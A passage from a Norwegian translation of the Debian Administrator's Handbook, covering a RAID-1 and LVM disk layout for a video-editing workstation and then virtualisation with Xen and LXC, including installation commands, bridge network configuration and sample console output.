- De første partisjonene på begge diskene (ca 1 GB) er satt sammen til ett RAID-1-volum `md0`. Dette speilet er brukt direkte til å lagre rotfilsystemet.
- Partisjonene `sda2` og `sdc2` brukes som vekselminnepartisjoner, noe som gir totalt 2 GB vekselminne. Med 1 GB RAM, har arbeidsstasjonen tilgjengelig en komfortabel mengde minne.
- Partisjonene `sda5` og `sdc5`, så vel som `sda6` og `sdc6`, er samlet til to nye RAID-1-volumer på rundt 100 GB hver, `md1` og `md2`. Begge disse speilene er satt opp som fysiske vuler

for LVM, og knyttet til volumgruppen `vg_raid`. Denne VG-en inneholder dermed 200 GB sikker lagring.

- De gjenværende partisjonene, `sda7` og `sdc7`, brukes direkte som fysiske volumer, og knyttet til en annen VG kalt `vg_bulk`, som da ender opp med omtrent 200 GB lagringsplass.

Når VG-ene er opprettet, kan de svært fleksibelt deles opp. Man må huske på at LV-er opprettet i `vg_raid`, blir bevart selv om en av diskene svikter, noe som ikke vil være tilfelle for LV-er opprettet i `vg_bulk`. På den annen side vil de sistnevnte fordeles i parallel på begge disker, som tillater høyere lese- eller skrivehastigheter for store filer.

Vi lager derfor LV-ene `lv_usr`, `lv_var` og `lv_home` på `vg_raid` til å være vertskap for de tilsvarende filsystemene. En annen stor LV, `lv_movies`, skal brukes som vert for endelige versjoner av filmer etter redigering. Den andre VG-en vil bli delt inn i et stort `lv_rushes`, for data rett fra det digitale videokameraet, og et `lv_tmp` for midlertidige filer. Plasseringen av arbeidsområdet er et mindre enkelt valg å ta. Mens god ytelse er nødvendig for det volumet, er det verdt å risikere å miste arbeid hvis en disk svikter under redigeringsøkten? Avhengig av svaret på det spørsmålet, vil den aktuelle LV-en bli lagt til den ene VG-en, eller på den andre.

Vi har nå både endel redundans for viktige data, og mye fleksibilitet i hvordan den tilgjengelige plassen er delt mellom programmene. Skal ny programvare installeres senere (for å redigere lydklipp, for eksempel), kan LV-en som inneholder `/usr` utvides uten problemer.

MERK	
<b>Hvorfor tre RAID-1-volumer?</b>	<p>Vi kunne ha satt opp ett RAID-1-volum bare for å tjene som et fysisk volum for <code>vg_raid</code>. Hva er poenget med å lage tre av dem?</p> <p>Forklaringen på den første delingen (<code>md0</code> versus de andre) dreier seg om datasikkerhet. Data skrevet til begge elementer i et RAID-1-speil er nøyaktig de samme, og det er derfor mulig å gå rundt RAID-laget, og montere en av diskene direkte. I tilfelle av, for eksempel en kjernefeil, eller hvis LVM-metadata blir ødelagt, er det fortsatt mulig å starte opp et minimalt system for å få tilgang til viktige data som for eksempel utforming av diskene i RAID-et og LVM-en. Metadataene kan så rekonstrueres, og filene kan igjen nås, slik at systemet kan bringes tilbake til sin nominelle tilstand.</p> <p>Begrunnelsen for den andre delingen (<code>md1</code> mot <code>md2</code>) er mindre entydig, og mer knyttet til erkjennelsen av at fremtiden er usikker. Når arbeidsstasjonen først er montert, er de eksakte kravene til oppbevaring ikke nødvendigvis kjent med perfekt presisjon. De kan også utvikle seg over tid. I vårt tilfelle kan vi ikke på forhånd vite det faktiske lagringsbehovet for video-opptak og komplette videoklipp. Hvis et bestemt klipp har en meget stor mengde uredigerte opptak, og VG-en øremerket til ledige data er mindre enn halvveis full, kan vi gjenbruke noe av den plassen som ikke trengs. Vi kan fjerne et av de fysiske volumene, la oss si <code>md2</code>, fra <code>vg_raid</code>, og enten knytte det til <code>vg_bulk</code> direkte (hvis den forventede varigheten av operasjonen er kort nok til at vi kan leve med midlertidig fall i ytelsen), eller sette tilbake RAID-oppsettet på <code>md2</code>, og integrere komponentene <code>dens</code>, <code>sda6</code>, og <code>sdc6</code>, i den store VG-en (som eksanderer til 200 GB i stedet for 100 GB). Det logiske volumet <code>lv_rushes</code> kan så ekspandere i tråd med det som kreves.</p>

## 12.2. Virtualisering

Virtualisering er et av de viktigste fremskrift i de seneste årenes datautvikling. Begrepet omfatter ulike abstraksjoner og teknikker som simulerer virtuelle datamaskiner med varierende grad av uavhengighet på selve maskinvaren. En fysisk tjenermaskin kan så være vert for flere systemer som arbeider samtidig, og i isolasjon. Bruksområdene er mange, og utledes ofte fra denne isolasjonen: for eksempel testmiljøer med varierende oppsett, eller separasjon av vertsbaserte tjenester mellom ulike virtuelle maskiner for sikkerheten.

Det er flere virtualisering løsninger, hver med sine egne fordeler og ulemper. Denne boken vil fokusere på Xen, LXC, og KVM, mens andre implementasjoner verdt å nevne er de følgende:

- QEMU er en programvare-emulator for en komplett datamaskin. Ytelsen er langt fra den hastigheten man kunne oppnå ved å kjøre direkte på maskinvaren, men den tillater å kjøre uendrede eller eksperimentelle operativsystemer på den emulerte maskinvaren. Den tillater også å emulere en annen maskinvarearkitektur: For eksempel, kan et *amd64*-system emulere en *arm*-datamaskin. QEMU er fri programvare.

► <http://www.qemu.org/>

- Bochs er en annen fritt tilgjengelig virtuell maskin, men den emulerer bare x86-arkitekturene (i386 og amd64).
- VMWare er en proprietær virtuell maskin; og som en av de eldste der ute, er den også en av de mest kjente. Den fungerer på prinsipper som ligner på QEMU. VMWare tilbyr avanserte funksjoner som å ta øyeblikksbilder av en kjørende virtuell maskin.

► <http://www.vmware.com/>

- VirtualBox is a virtual machine that is mostly free software (some extra components are available under a proprietary license). Unfortunately it is in Debian's "contrib" section because it includes some precompiled files that cannot be rebuilt without a proprietary compiler and it currently only resides in Debian Unstable as Oracle's policies make it impossible to keep it secure in a Debian stable release (see #794466<sup>1</sup>). While younger than VMWare and restricted to the i386 and amd64 architectures, it still includes some snapshotting and other interesting features.

► <http://www.virtualbox.org/>

### 12.2.1. Xen

Xen er en «paravirtualiserings»-løsning. Den introduserer et tynt abstraksjonslag, kalt en «hypervisor», mellom maskinvaren og de øvre systemer; dette fungerer som en dommer som kontrollerer tilgangen til maskinvaren for de virtuelle maskinene, men den håndterer bare noen av instruksjonene, resten kjøres direkte av maskinvaren på vegne av systemene. Den største fordele er at ytelsen ikke blir dårligere, og systemer kjører med nær sin normale hastighet; ulemplen

---

<sup>1</sup><https://bugs.debian.org/794466>

er at operativsystemkjernene man ønsker å bruke på en Xen-hypervisor, trenger tilpasning for å kjøre på Xen.

La oss bruke litt tid på terminologi. Hypervisoren er det nederste laget, som kjører direkte på maskinvaren, under kjernen. Denne hypervisoren kan dele resten av programvaren over flere domener, som kan sees på som like mange virtuelle maskiner. Et av disse domenene (den første som blir startet) er kjent som *dom0*, og har en spesiell rolle, siden bare dette domenet kan kontrollere hypervisor, og kjøring av andre domener. Disse andre domener kalles *domU*. Med andre ord, og fra et brukersynspunkt, tilsvarer *dom0* «verten» i andre visualiseringssystemer, mens en *domU* kan bli sett på som en «gjest».

#### KULTUR

### Xen og de ulike versjonene av Linux

Xen ble opprinnelig utviklet som et sett endringer som eksisterte på utsiden av det offisielle treet, og som ikke ble integrert i Linux-kjernen. Samtidig krevde flere fremvoksende virtualiseringssystemer (inkludert KVM) noen generiske virtualiseringsrelaterte funksjoner for å lette integreringen sin, og Linux-kjernen fikk dette settet av funksjoner (kjent som *paravirt\_ops*, eller *pv\_ops*-grensesnittet). Ettersom Xen dupliserte noen av funksjonalitetene til dette grensesnittet, kunne de ikke bli offisielt akseptert.

XenSource, selskapet bak Xen, måtte derfor legge til Xen i dette nye rammeverket, slik at Xens rettelser kunne flettes inn i den offisielle Linux-kjernen. Det betyddet mye omskriving av kode, og selv om XenSource snart hadde en fungerende versjon basert på *paravirt\_ops*-grensesnittet, ble rettelsene bare gradvis fusjonert inn den offisielle kjernen. Flettingen ble ferdigstilt i Linux 3.0.

► <http://wiki.xenproject.org/wiki/XenParavirtOps>

Ettersom *Jessie* er basert på Linux-kjernens versjon 3.16, inkluderer standardpakkene *linux-image-686-pae*, og *linux-image-amd64* den nødvendige koden, og distribusjonsspesifikke endringer som trengs til *Squeeze*, og tidligere versjoner av Debian trengs ikke lenger.

► [http://wiki.xenproject.org/wiki/Xen\\_Kernel\\_Feature\\_Matrix](http://wiki.xenproject.org/wiki/Xen_Kernel_Feature_Matrix)

#### MERK

### Xen-kompatible arkitekturen

Xen er foreløpig kun tilgjengelig for arkitekturene i386, amd64, arm64 og armhf.

#### KULTUR

### Xen og ikke-Linux kjerner

Xen krever endringer i alle operativsystemer man ønsker å kjøre på den. Alle kjerner har ikke samme modenetsnivå når det gjelder dette. Mange er fullt funksjonelle, både som Dom0 og DomU: Linux 3.0 og senere, NetBSD 4.0 og senere, og OpenSolaris. Andre funger bare som en DomU. Du kan sjekke status for hvert operativsystem i Xen-Wikien:

► [http://wiki.xenproject.org/wiki/Dom0\\_Kernels\\_for\\_Xen](http://wiki.xenproject.org/wiki/Dom0_Kernels_for_Xen)

► [http://wiki.xenproject.org/wiki/DomU\\_Support\\_for\\_Xen](http://wiki.xenproject.org/wiki/DomU_Support_for_Xen)

Men hvis Xen kan stole på maskinvarefunksjonene øremerket til virtualisering (som bare er til stede i nyere prosessorer), kan til og med ikke-modifiserte operativsystemer kjøres som DomU (inkludert Windows).

Å bruke Xen under Debian krever tre komponenter:

- Selve hypervisoren. Alt etter tilgjengelig maskinvare, vil den aktuelle pakken være enten *xen-hypervisor-4.4-amd64*, *xen-hypervisor-4.4-armhf*, eller *xen-hypervisor-4.4-arm64*.
- En kjerne som kjører på den aktuelle hypervisoren. Enhver kjerne nyere enn 3.0 vil gjøre det, inkludert 3.16 versjon i Jessie.
- i386-arkitekturen krever også et standard bibliotek med de riktige oppdateringer som drar nytte av Xen; dette er i *libc6-xen*-pakken.

For å unngå å måtte velge disse komponentene for hånd, er noen hjelpepakker tilgjengelige (for eksempel *xen-linux-system-amd64*). De trekker alle inn en kjent, god kombinasjon med de aktuelle hypervisor- og kjernekommunikaasjonene. Hypervisoren har også med *xen-utils-4.4*, som inneholder verktøy for å kontrollere hypervisoren fra Dom0. Dette bringer i sin tur det aktuelle standard biblioteket. Under installasjonen av alt dette, lager også oppsettskriptene en ny oppføring i Grub oppstartsmenyen, slik som å starte den valgte kjernen i en Xen Dom0. Merk imidlertid at denne inngangen vanligvis er satt som den første på listen, og vil derfor bli valgt som standard. Hvis det ikke er ønsket, vil følgende kommandoer endre det:

```
# mv /etc/grub.d/20_linux_xen /etc/grub.d/09_linux_xen
# update-grub
```

Når disse nødvendighetene er installert, er neste skritt å teste hvordan Dom0 virker alene. Dette innebærer omstart for hypervisoren og Xen-kjernen. Systemet skal starte på vanlig måte, med noen ekstra meldinger på konsollen under de tidlige initialiseringstrinnene.

Så er det på tide å installere nyttige systemer på DomU-systemene med verktøy fra *xen-tools*. Denne pakken leverer *xen-create-image*-kommandoen, som i stor grad automatiserer oppgaven. Den eneste nødvendige parameteren er *--hostname*, som gir navn til DomU-en. Andre valg er viktige, men de kan lagres i oppsetsfilen */etc/xen-tools/xen-tools.conf*, og fraværet deres fra kommandolinjen utløser ikke en feil. Det er derfor viktig å enten sjekke innholdet i denne filen før du oppretter bilder, eller å bruke ekstra parametre i bruken av *xen-create-image*. Viktige parametre omfatter de følgende:

- *--memory*, for å spesifisere hvor mye RAM som er øremerket til det systemet som nettopp er laget;
- *--size* og *--swap*, for å definere størrelsen på de «virtuelle diskene» som er tilgjengelig for DomU-en;
- *--debootstrap*, for å få det nye systemet til å bli installert med *debootstrap*; i det tilfellet vil også *--dist*-valget oftest bli brukt (med et distribusjonsnavn som *jessie*).

FOR VIDEREKOMMENDE	Med et ikke-Linux-system må en, ved hjelp av <i>--kernel</i> -valget, passe på å definere kjernen DomU må bruke.
--------------------	--

#### Installasjon av

- |                             |             |
|-----------------------------|-------------|
| <b>ikke-Debian-system i</b> | <b>DomU</b> |
|-----------------------------|-------------|
- *--dhcp* sier at DomUs nettverksoppsett skal hentes med DHCP, mens *--ip* lar en definere en statisk IP-adresse.
  - Til slutt må lagringsmetode velges for bildet som skal opprettes (de som vil bli sett på som harddisker fra DomU). Den enkleste metoden, tilsvarende *--dir*-valget, er å opprette en fil på Dom0 for hver enhet der DomU skal være. For systemer som bruker LVM, er

alternativet å bruke --lvm-valget, fulgt av navnet på en volumgruppe; `xen-create-image` vil deretter opprette et nytt logisk volum inne i den gruppen, og dette logiske volumet vil bli tilgjengelig for DomU-er som en harddisk.

MERK	Hele harddisker kan også bli eksportert til DomU, samt partisjoner, RAID-sett, eller eksisterende logiske data fra tidligere. Disse operasjonene blir imidlertid ikke automatisert av <code>xen-create-image</code> , så å redigere Xen-bildets oppsettssfil er greit etter det første oppsettet med <code>xen-create-image</code> .
<b>Lagring i domU</b>	

Så snart disse valgene er gjort, kan vi lage bildet til vår fremtidige Xen-DomU:

```
# xen-create-image --hostname testxen --dhcp --dir /srv/testxen --size=2G --dist=
  ➔ jessie --role=udev

[...]
General Information
-----
Hostname      : testxen
Distribution   : jessie
Mirror        : http://ftp.debian.org/debian/
Partitions    : swap           128Mb (swap)
                /             2G   (ext3)
Image type    : sparse
Memory size   : 128Mb
Kernel path   : /boot/vmlinuz-3.16.0-4-amd64
Initrd path   : /boot/initrd.img-3.16.0-4-amd64
[...]
Logfile produced at:
  /var/log/xen-tools/testxen.log

Installation Summary
-----
Hostname      : testxen
Distribution   : jessie
MAC Address   : 00:16:3E:8E:67:5C
IP-Address(es) : dynamic
RSA Fingerprint: 0a:6e:71:98:95:46:64:ec:80:37:63:18:73:04:dd:2b
Root Password  : adaX2jyRHNuWm8BDJS7PcEJ
```

Nå har vi en virtuell maskin, men den kjører ikke for øyeblikket (og bruker derfor bare plass på harddisken til dom0). Selvfølgelig kan vi skape flere bilder, kanskje med ulike parametere.

Før du slår på disse virtuelle maskinene, må vi definere en skal få tilgang til dem. De kan selvfølgelig sees som isolerte maskiner, som bare nås gjennom sine systemkonsoller. Men dette stemmer sjeldent med bruksmønsteret. Mesteparten av tiden blir en DomU betraktet som en ekstern tjener, og kun tilgjengelig gjennom et nettverk. Det vil være ganske upraktisk å legge til et nettverkskort for hver DomU; som er grunnen til at Xen tillater å lage virtuelle grensesnitt, som hvert domene kan se og bruke som standard. Merk at disse kortene, selv om de er virtuelle,

bare vil være nyttige så snart de er koblet til et nettverk, selv et virtuelt et. Xen har flere nettverksmodeller for det:

- Den enkleste er *bridge*-modellen. Alle eth0-nettverkskort (både i Dom0- og DomU-systemer) oppfører seg som om de var direkte koblet til en Ethernet-svitsj.
- Så følger *routing*-modellen, hvor Dom0 oppfører seg som en ruter som står mellom DomU-systemer og det (fysiske) eksterne nettverket.
- Til slutt, i *NAT*-modellen, der Dom0 igjen er mellom DomU-systemene og resten av nettverket, men DomU-systemene er ikke direkte tilgjengelig utenfra, og trafikken går gjennom noen nettverksadresseoversettelser på Dom0-et.

Disse tre nettverksnødene innbefatter en rekke grensesnitt med uvanlige navn, for eksempel `vif*`, `veth*`, `peth*` og `xenbr0`. Xen-hypervisoren setter dem opp med det utleget som har blitt definert og kontrollert av verktøy i brukerland. Siden NAT- og routingmodellene bare er tilpasset det enkelte tilfelle, vil vi bare omtale bridge-modellen.

Standardoppsettet for Xen-pakkene endrer ikke hele systemets nettverksoppsett. Men bakgrunnsprosessen `xend` er satt opp for å integrere inn virtuelle nettverksgrensesnitt i alle nettverksbroer som eksisterer fra før (der `xenbr0` tar forrang dersom flere slike broer finnes). Vi må derfor sette opp en bro i `/etc/network/interfaces` (som krever installasjon av pakken `bridge-utils`, som er grunnen til at `xen-utils-4.4`-pakken anbefaler den) for å erstatte den eksisterende `eth0`-inngangen:

```
auto xenbr0
iface xenbr0 inet dhcp
    bridge_ports eth0
    bridge_maxwait 0
```

Etter å ha startet maskinen på nytt for å sørge for at bruia blir opprettet automatisk, kan vi nå starte DomU med Xen-kontrollverktøyet, spesielt `xl`-kommandoen. Denne kommandoen tillater ulike håndteringer av domenene, inkludert å føre dem opp, og starte/stoppe dem.

```
# xl list
Name                           ID  Mem  VCPUs      State   Time(s)
Domain-0                        0   463      1      r-----   9.8
# xl create /etc/xen/testxen.cfg
Parsing config from /etc/xen/testxen.cfg
# xl list
Name                           ID  Mem  VCPUs      State   Time(s)
Domain-0                        0   366      1      r-----   11.4
testxen                         1   128      1      -b----   1.1
```

**VERKTØY**  
**Valg av verktøysamling  
for å håndtere Xen VM**

I Debian 7 og eldre versjoner, var kommandolinjeverktøyet `xm` referansen når en skulle administrere virtuelle Xen-maskiner. Nå er det erstattet av `xl`, som er stort sett bakoverkompatibel. Men disse er ikke de eneste tilgjengelige verktøyene: `virsh` i libvirt og `xe` til XenServers XAPI (kommersielt tilbud for Xen), er alternative verktøy.

**VÆR VARSOM****Bare ett DomU per bilde!**

Mens det selvfølgelig er mulig å ha flere DomU-systemer som kjører parallelt, har alle behov for å bruke sitt eget bilde, siden hvert DomU er laget for å tro det kjører på sin egen maskinvare (bortsett fra den lille biten av kjernen som snakker til hypervisor). Spesielt er det ikke mulig for to DomU-systemer, som kjører samtidig, å dele lagringsplass. Hvis DomU-systemene ikke kjører samtidig, er det imidlertid fullt mulig å gjenbruke en enkel vekselminnepartisjon, eller partisjonen som er vert for filsystemet /home.

Merk at `testxen`-DomU bruker virkelig minne tatt fra RAM som ellers ville være tilgjengelig for Dom0, og ikke simulert minne. Når du bygger en tjener som skal være vert for Xen-bruk, pass på å sette av tilstrekkelig fysisk RAM.

Se der! Vår virtuelle maskin starter opp. Vi får tilgang til den i en av to modi. Den vanlige måten er å koble seg til «eksternt» gjennom nettverket, slik som vi ville koble til en ekte maskin; Det vil som regel enten kreve oppsett av en DHCP-tjener, eller et DNS-oppsett. Den andre måten, som kan være den eneste måten hvis nettverksoppsettet var feil, er å bruke `hvc0`-konsollet, med `xl console`-kommandoen:

```
# xl console testxen
[...]
Debian GNU/Linux 8 testxen hvc0
testxen login:
```

Man kan så åpne en økt, akkurat som man ville gjøre hvis du sitter med den virtuelle maskinens tastatur. Frakobling fra dette konsollet oppnås med `Control+]`-tastekombinasjon.

**TIPS****Umiddelbar tilgang til konsollet**

Noen ganger ønsker man å starte et DomU-system, og med en gang få adgang til konsollet dens; dette er grunnen til at `xl create`-kommandoen aksepterer en `-c`-bryter. Å starte en DomU med denne bryteren vil vise alle meldingene når systemet starter.

**VERKTØY****OpenXenManager**

`OpenXenManager` (i `openxenmanager`-pakken) er et grafisk grensesnitt som tillater fjernadministrasjon av Xen-domener via Xen API. Den kan dermed eksternt styre Xen-domener, og har med de fleste av funksjonene i `xl`-kommandoen.

Når DomU kjører, kan den brukes akkurat som en hvilken som helst annen tjenermaskin (siden den tross alt er et GNU/Linux-system). Imidlertid tillater den virtuelle maskinstatusen noen ekstra funksjoner. For eksempel kan en DomU midlertidig stoppes, og så begynne igjen, med kommandoene `xl pause`, og `xl unpause`. Merk at selv om DomU i pause ikke bruker noen prosessor-kraft, er det tildelte minnet fortsatt i bruk. Det kan være interessant å vurdere kommandoene `xl save` og `xl restore`: Å lagre en DomU frigjør ressursene som tidligere ble brukte, inkludert RAM. Når den hentes inn igjen (eller pausen avsluttes, for den saks skyld), legger ikke DomU en gang merke til noe utover tiden som går. Hvis en DomU var i gang når Dom0 er stengt, lagrer

skriptpakken automatisk DomU-et, og gjenoppretter den ved neste oppstart. Dette vil selvfølgelig medføre at de vanlige ubekvemmelighetene som oppstår når en bærbar datamaskin settes i dvalemodus. For eksempel, spesielt hvis DomU er suspendert for lenge, kan nettverkstilkoblinger gå ut på tid. Merk også at Xen så langt er uforenlig med en stor del av ACPI-strømstyringen, noe som utelukker suspensjon av Dom0-vertsystemet.

DOKUMENTASJON  
**xl-valg**

De fleste av xl-underkommandoer forventer ett eller flere argumenter, ofte et DomU-navn. Disse argumentene er godt beskrevet på manualsiden [xl\(1\)](#).

Stopping og omstart av en DomU kan gjøres enten fra DomU-et (med `shutdown` command) eller fra Dom0, med `xl shutdown`, eller `xl reboot`.

FOR VIDEREKOMMENDE  
**Avansert Xen**

Xen har mange flere funksjoner enn vi kan beskrive i et par avsnitt. Spesielt er systemet meget dynamisk, og mange parametere for et domene (for eksempel mengden tildelt minne, synlige harddisker, oppførselen til oppgaveplanleggeren, og så videre) kan justeres selv når domenet er i gang. Et DomU kan også overføres på tvers av tjenermaskiner uten å bli slått av, og uten å miste sine nettverkstilkoblinger! For alle disse avanserte mulighetene er primærkilden til informasjon den offisielle Xen-dokumentasjonen.

► <http://www.xen.org/support/documentation.html>

## 12.2.2. LXC

Selv om LXC brukes til å bygge «virtuelle maskiner», er det strengt tatt ikke et virtualiserings-system, men et system for å isolere grupper av prosesser fra hverandre, selv om de alle kjører på den samme vertsmaskin. Det trekker veksler på et sett av nyutviklinger i Linux-kjernen, kjent som *kontrollgrupper*, der forskjellige sett med prosesser som kalles «grupper» har ulikt utsyn til forskjellige aspekter ved det totale systemet. Mest kjent blant disse aspektene er prosessidentifikatorene, nettverksoppsettene og monteringspunktene. En slik gruppe av isolerte prosesser vil ikke ha noen adgang til de andre prosesser i systemet, og gruppens adgang til filsystemet kan være begrenset til en spesifikk undergruppe. Den kan også ha sitt eget nettverksgrensesnitt og rutingstabell, og den kan være satt opp til å bare se et delsett av de tilgjengelige verktøy som finnes i systemet.

Disse egenskapene kan kombineres for å isolere en hel prosessfamilie som starter fra init-prosessen, og det resulterende settet ser mye ut som en virtuell maskin. Det offisielle navnet på et slikt oppsett er en «beholder» (derav LXC-forkortelsen: *LinuX Containers*), men en ganske viktig forskjell til «ekte» virtuelle maskiner, som leveres av Xen eller KVM, er at det ikke er noen ekstra kjerne; beholderen bruker den samme kjernen som vertssystemet. Dette har både fordeler og ulemper: Fordelene inkluderer utmerket ytelse grunnet total mangel på ekstrabelastning, og det faktum at kjernen har full oversikt over alle prosesser som kjører på systemet, slik at planleggingen kan være mer effektiv enn hvis to uavhengige kjerner skulle planlegge ulike oppgavesett. Den største blant ulempene er at det er umulig å kjøre en annen kjerne i en beholder (enten en annen Linux-versjon, eller et annet operativsystem i det hele tatt).

**MERK****LXC isolasjonsgrenser**

LXC beholdere gir ikke det isolasjonsnivået som oppnås med tyngre emulatorer eller virutaliseringer. Spesielt:

- ettersom kjernen er delt mellom vertssystemet og beholderne, kan prosesser avgrenset til beholder fortsatt få tilgang til kjernemeldinger, noe som kan føre til informasjonslekkasje hvis meldingene er sendt ut fra en beholder;
- av lignende grunner, hvis en beholder er kompromittert og et sikkerhetsproblem i kjernen utnyttes, kan de øvrige beholdere også bli påvirket;
- på filsystemet sjekker kjernen rettigheter ved hjelp av de numeriske identifikatorer for brukere og grupper. Disse identifikatorene kan henvise til forskjellige brukere og grupper avhengig av beholderen, noe en bør huske på om skrivbare deler av filsystemet er delt mellom beholdere.

Siden vi har å gjøre med isolasjon, og ikke vanlig virtualisering, er å sette opp LXC-beholdere mer komplisert enn bare å kjøre debian-installer på en virtuell maskin. Vi vil beskrive noen forutsetninger, og går deretter videre til nettverksoppsettet. Da vil vi faktisk være i stand til å lage systemet som skal kjøres i beholderen.

### *Innledende steg*

Pakken *lxc* inneholder de verktøyene som kreves for å kjøre LXC, og må derfor være installert. LXC krever også oppsettssystemet *kontrollgrupper*, som er et virtuelt filsystem til å monteres på */sys/fs/cgroup*. Ettersom Debian 8 byttet til systemd, som også er avhengig av kontrollgrupper, gjøres dette nå automatisk ved oppstart uten ytterligere oppsett.

### *Nettverksoppsett*

Målet med å installere LXC er å sette opp virtuelle maskiner; mens vi selvfølgelig kan holde dem isolert fra nettverket, og bare kommunisere med dem via filsystemet, innebærer de fleste brukstilfeller i det minste å gi minimal nettverkstilgang til beholderne. I det typiske tilfellet vil hver beholder få et virtuelt nettverksgrensesnitt koblet til det virkelige nettverket via en bro. Dette virtuelle grensesnittet kan kobles enten direkte på vertens fysiske nettverksgrensesnitt (der beholderen er direkte på nettverket), eller på et annet virtuelt grensesnitt som er definert hos verten (og verten kan da filtrere eller rute trafikk). I begge tilfeller kreves pakken *bridge-utils*.

Det enkle tilfellet trenger kun endring i */etc/network/interfaces*, for å flytte oppsettet for det fysiske grensesnittet (for eksempel *eth0*) til et brogrensesnitt (vanligvis *br0*), og sette opp koblingen mellom dem. For eksempel, hvis nettverksoppsettsfilen i utgangspunktet inneholder oppføringer som de følgende:

```
auto eth0
iface eth0 inet dhcp
```

De bør deaktivieres og erstattes med følgende:

```
#auto eth0
#iface eth0 inet dhcp

auto br0
iface br0 inet dhcp
    bridge-ports eth0
```

Effekten av dette oppsettet vil ligne på hva som ville blitt oppnådd dersom beholderne var maskiner koblet til det samme fysiske nettverket som vert. Bro-oppsettet (“bridge”-oppsettet) håndterer transitt av Ethernet-rammer mellom alle bro-grensesnitt som inkluderer fysisk eth0, samt grensesnittet definert for beholderne.

I tilfeller der dette oppsettet ikke kan brukes (for eksempel hvis ingen offentlige IP-adresser kan tildeles beholderne), blir et virtuelt tap-grensesnitt opprettet og koblet til broen. Den tilsvarende nettverkssammenhengen blir da som en vert med et andre nettverkskort koblet til en egen bryter, med også beholderne koblet til denne bryteren. Verten fungerer da som en inngangsport for beholdere hvis de er ment å kommunisere med omverdenen.

I tillegg til *bridge-utils*, krever dette «rike» oppsettet *vde2*-pakken; /etc/network/interfaces-filen blir da:

```
# Grensesnitt eth0 er uendret
auto eth0
iface eth0 inet dhcp

# Virtuelt grensesnitt
auto tap0
iface tap0 inet manual
    vde2-switch -t tap0

# Bru for kontainere
auto br0
iface br0 inet static
    bridge-ports tap0
    address 10.0.0.1
    netmask 255.255.255.0
```

Nettverket kan så bli satt opp enten statisk i beholderne, eller dynamisk med en DHCP-tjener som kjører hos verten. En slik DHCP-tjener må settes opp til å svare på spørsmål om br0-grensesnittet.

### *Oppsett av systemet*

La oss nå sette opp filsystemet som skal brukes av beholderen. Siden denne «virtuelle maskinen» ikke vil kjøres direkte på maskinvare, er noen finjusteringer nødvendige sammenlignet med et standard filsystem, spesielt så langt som kjernen, enheter og konsollene angår. Heldig-

vis inkluderer *lxc* skript som stort sett automatiserer dette oppsettet. For eksempel vil følgende kommandoer (som krever *debootstrap* og *rsync*-packages) installere en Debian beholder:

```
root@mirwiz:~# lxc-create -n testlxc -t debian
debootstrap is /usr/sbin/debootstrap
Checking cache download in /var/cache/lxc/debian/rootfs-jessie-amd64 ...
Downloading debian minimal ...
I: Retrieving Release
I: Retrieving Release.gpg
[...]
Download complete.
Copying rootfs to /var/lib/lxc/testlxc/rootfs...
[...]
Root password is 'sSiKhMzI', please change !
root@mirwiz:~#
```

Merk at filsystemet opprinnelig er opprettet i */var/cache/lxc*, og deretter flyttet til den katalogen filsystemet skal til. Dette gjør det mulig å lage identiske beholdere mye raskere, ettersom det da bare kreves kopiering.

Merk at Debian-skriptet, for å opprette maler, godtar et *--arch*-valg for å spesifisere arkitekturen til systemet som skal installeres, og et *--release*-valg hvis du ønsker å installere noe annet enn den nåværende stabile utgaven av Debian. Du kan også sette omgivelsesvariabelen *MIRROR* til å peke på et lokalt Debian speil.

Nå inneholder det nyopprettede filsystemet et minimalistisk Debian-system, og som standard har ikke beholderen nettverksgrensesnitt (utenfor filmmonteringen). Siden dette ikke er virkelig ønsket, vil vi endre beholderens oppsettsfil (*/var/lib/lxc/testlxc/config*), og legge til noen få *lxc.network.\**-innganger:

```
lxc.network.type = veth
lxc.network.flags = up
lxc.network.link = br0
lxc.network.hwaddr = 4a:49:43:49:79:20
```

Disse oppføringene betyr, henholdsvis, at et virtuelt grensesnitt vil bli opprettet i beholderen; at det automatisk vil bli vist når det blir meldt at beholderen er startet; at det automatisk vil bli koblet til *br0*-broen hos verten; og at MAC-adressen vil være som spesifisert. Skulle denne siste posten mangle eller være deaktivert, vil det genereres en tilfeldig MAC-adresse.

En annen nytlig inngang i den filen er innstillingen for vertsnavnet:

```
lxc.utsname = testlxc
```

### Å starte beholderen

Nå som vårt virtuelle maskinbilde er klart, la oss starte beholderen:

```
root@mirwiz:~# lxc-start --daemon --name=testlxc
```

```

root@mirwiz:~# lxc-console -n testlxc
Debian GNU/Linux 8 testlxc tty1

testlxc login: root
Password:
Linux testlxc 3.16.0-4-amd64 #1 SMP Debian 3.16.7-ckt11-1 (2015-05-24) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
root@testlxc:~# ps auxwf
USER        PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root          1  0.0  0.2  28164  4432 ?        Ss   17:33  0:00 /sbin/init
root         20  0.0  0.1 32960  3160 ?        Ss   17:33  0:00 /lib/systemd/systemd-journald
root         82  0.0  0.3 55164  5456 ?        Ss   17:34  0:00 /usr/sbin/sshd -D
root         87  0.0  0.1 12656 1924 tty2     Ss+  17:34  0:00 /sbin/agetty --noclear tty2
  ↳ linux
root         88  0.0  0.1 12656 1764 tty3     Ss+  17:34  0:00 /sbin/agetty --noclear tty3
  ↳ linux
root         89  0.0  0.1 12656 1908 tty4     Ss+  17:34  0:00 /sbin/agetty --noclear tty4
  ↳ linux
root         90  0.0  0.1 63300  2944 tty1     Ss   17:34  0:00 /bin/login --
root        117  0.0  0.2 21828 3668 tty1     S    17:35  0:00 \_ -bash
root        268  0.0  0.1 19088 2572 tty1     R+  17:39  0:00 \_ ps auxfw
root         91  0.0  0.1 14228 2356 console   Ss+  17:34  0:00 /sbin/agetty --noclear --keep-
  ↳ baud console 115200 38400 9600 vt102
root        197  0.0  0.4 25384  7640 ?        Ss   17:38  0:00 dhclient -v -pf /run/dhclient.
  ↳ eth0.pid -lf /var/lib/dhcp/dhclient.e
root        266  0.0  0.1 12656 1840 ?        Ss   17:39  0:00 /sbin/agetty --noclear tty5
  ↳ linux
root        267  0.0  0.1 12656 1928 ?        Ss   17:39  0:00 /sbin/agetty --noclear tty6
  ↳ linux
root@testlxc:~#

```

